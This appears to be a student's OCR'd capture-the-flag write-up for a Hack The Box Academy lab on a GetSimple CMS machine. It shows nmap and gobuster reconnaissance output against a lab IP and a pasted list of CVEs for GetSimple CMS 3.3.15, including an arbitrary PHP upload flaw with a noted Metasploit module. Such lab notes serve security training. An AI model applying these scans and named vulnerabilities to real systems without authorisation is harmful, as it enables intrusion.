Getting Started Module Knowledge Check


Hack The Box Academy Knowledge Check for module "**Getting Started**"


Footprinting


```
└─$ cat scan.nmap
# Nmap 7.94SVN scan initiated Sun Dec 24 14:44:34 2023 as: nmap -A -v -oA scan 10.129.42.249
Nmap scan report for 10.129.42.249
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 24 14:45:40 2023 -- 1 IP address (1 host up) scanned in 65.68 seconds
```


```
┌──(moghees㉿kali)-[~/…/CTF/HTB/Machines/getting_started_module_test]
└─$ gobuster dir -u http://10.129.42.249 --wordlist /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.42.249
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/admin               (Status: 301) [Size: 314] [--> http://10.129.42.249/admin/]
/backups             (Status: 301) [Size: 316] [--> http://10.129.42.249/backups/]
/data                (Status: 301) [Size: 313] [--> http://10.129.42.249/data/]
/index.php           (Status: 200) [Size: 5485]
/plugins             (Status: 301) [Size: 316] [--> http://10.129.42.249/plugins/]
/robots.txt          (Status: 200) [Size: 32]
/server-status       (Status: 403) [Size: 278]
/sitemap.xml         (Status: 200) [Size: 431]
/theme               (Status: 301) [Size: 314] [--> http://10.129.42.249/theme/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```








Nothing here.





you got the version here.

get-simple getsimple cms 3.3.15 vulnerabilities and exploits(subscribe to this query)

5.4 CVSSV3

CVE-2019-16333

GetSimple CMS v3.3.15 has Persistent Cross-Site Scripting (XSS) in admin/theme-edit.php....

Get-simple Getsimple Cms 3.3.15

3.8 CVSSV3

CVE-2018-19421

In GetSimpleCMS 3.3.15, admin/upload.php blocks .html uploads but Internet Explorer render HTML elements in a .eml file, because of admin/upload-uploadify.php, and validate_safe_file in admin/inc/security_functions.php....

Get-simple Getsimple Cms 3.3.15 2 Github repositories available

4.8 CVSSV3

CVE-2018-17835

An issue was discovered in GetSimple CMS 3.3.15. An administrator can insert stored XSS via the admin/settings.php Custom Permalink Structure parameter, which injects the XSS payload into any page created at the admin/pages.php URI....

Get-simple Getsimple Cms 3.3.15

3.8 CVSSV3

CVE-2018-19420

In GetSimpleCMS 3.3.15, admin/upload.php blocks .html uploads but there are several alternative cases in which HTML can be executed, such as a file with no extension or an unrecognized extension (e.g., the test or test.asdf filename), because of admin/upload-uploadify.php, and...


Get-simple Getsimple Cms 3.3.15 2 Github repositories available


9.8 CVSSV3


CVE-2019-11231

An issue was discovered in GetSimple CMS through 3.3.15. insufficient input sanitation in the theme-edit.php file allows upload of files with arbitrary content (PHP code, for example). This vulnerability is triggered by an authenticated user; however, authentication can be...


Get-simple Getsimple Cms 1 EDB exploit available 1 Metasploit module available 1 Github repository available





